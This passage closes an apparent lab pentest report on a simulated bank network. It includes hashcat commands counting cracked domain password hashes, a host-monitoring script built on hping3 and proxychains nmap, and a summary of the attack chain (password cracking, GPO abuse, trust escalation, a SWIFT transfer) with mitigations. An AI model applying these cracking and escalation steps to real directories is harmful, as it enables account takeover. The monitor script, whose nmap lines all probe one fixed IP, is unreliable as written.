The user hashes in the CORP AD were cracked, and we could crack 231 accounts

```
hashcat corp_user_hashes.txt --username --show -m 1000 | wc -l
```

12.2 BANK Users

The user hashes in the CORP AD were cracked, and we could crack 94 accounts

```
hashcat hashes_clean --show --username -m 1000 | wc -l
```

12.3 Custom Tools

I created a small script that can monitor host availability

```
cat  monitor.sh
Reset='\033[0m'       # Text Reset

# Regular Colors
Red='\033[0;31m'          # Red
Green='\033[0;32m'        # Green

printDown() {
  echo "$1 - $Red DOWN $Reset"
}

printUp() {
  echo "$1 - $Green OK $Reset"
}

while true; do
  clear;
  IP=10.200.103.11
  port=80
  int=capstone
  sudo hping3 --syn $IP -p $port -I $int -c 1 2>/dev/null | grep
-q "rtt=*.*ms" && printUp $IP || printDown $IP
  IP=10.200.x.12
  port=80
  sudo hping3 --syn $IP -p $port -I $int -c 1 2>/dev/null | grep
-q "rtt=*.*ms" && printUp $IP || printDown $IP
  IP=10.200.x.13
  port=80
  sudo hping3 --syn $IP -p $port -I $int -c 1 2>/dev/null | grep
-q "rtt=*.*ms" && printUp $IP || printDown $IP
  IP=10.200.x.21
  port=3389
  int=tun0
  proxychains nmap 10.200.103.21 -p 3389 -Pn 2>/dev/null | grep
-q "open" && printUp $IP || printDown $IP
  IP=10.200.x.22
  port=3389
  int=tun0
  proxychains nmap 10.200.103.21 -p 3389 -Pn 2>/dev/null | grep
-q "open" && printUp $IP || printDown $IP
                                                    IP=10.200.x.31
  port=3389
  int=tun0
  proxychains nmap 10.200.103.21 -p 3389 -Pn 2>/dev/null | grep
-q "open" && printUp $IP || printDown $IP
  IP=10.200.x.32
  port=3389
  int=tun0
  proxychains nmap 10.200.103.21 -p 3389 -Pn 2>/dev/null | grep
-q "open" && printUp $IP || printDown $IP
```

```
  IP=10.200.x.102
  port=3389
  int=tun0
  proxychains nmap 10.200.103.21 -p 3389 -Pn 2>/dev/null | grep
-q "open" && printUp $IP || printDown $IP
  sleep 10
done;

./monitor.sh
```

13 Summary

The network of the Trimento Reserve Bank was compromised in its entirety. A transaction of $10,000,000.00 was executed through the SWIFT system, with all system and procedural controls in place.

Small flaws in the systems allowed the outer defences to fall. The Separation of the DMZ was not well defined, as the hosts could still reach the internal network.

The corporate directory service was breached due to weak passwords identified for users in the domain. An additional test was run on the passwords in the CORP domain, where 26% of account passwords were cracked using a dictionary attack. The same was done for the BANK domain, where 42% of passwords were cracked.

The Bruteforce password attack can be mitigated by implementing a lockout mechanism in all Directory Services. This is especially relevant with the mail server being exposed and linked to the domain accounts. An additional Multi-Factor Authentication mechanism added for authentication would also greatly improve the security of the System.

Once in the Network, weak file permissions allowed easy privilege escalation. Regular system reviews can identify this, or even a centralised configuration management system can help identify issues when they arise.

The Directory Service configuration can be enhanced by locking down privileges as much as possible. Using a tool like Bloodhound can help identify vulnerabilities like the Group Policy Object (GPO) attack we exploited. In this case, allowing a host genericWrite permissions on the GPO allows hosts in the domain to send GPO updates to the Domain Controller.

The Domain trusts can be improved by using single-direction trusts. Only allowing trust from the root to the child domains in the forest. The bidirectional trust allowed us to escalate from Domain Admin to Enterprise Admin.

Having the AD accounts synced to the SWIFT system for convenience means once hashes are compromised, any user that has not changed their password will be vulnerable to a cracked password. I suggest forcing a new password on account creation that does not match the active directory account.

The SWIFT system can improve the JWT Token security by using a more secure algorithm to sign the token, EdDSA or RS256 are considered best practices.

The IDs in the database used as the id passed back to the server in the token have the possibility of Insecure Direct Object Reference (IDOR) as it is sequential and based on a date. Using a less sequential id would reduce the vulnerability of the accounts.

Adding multi-factor authentication to the SWIFT website would improve the security even further.

14 BIO

I am newly certified as CEH and OSCP. I work as an Information Security Engineer, where I spend most of my time on application testing and working to improve corporate security in the Organisation.

I wrote this “writeup” as a pentest report to challenge myself and get feedback on the structure.

LinkedIn: https://www.linkedin.com/in/desterhuizen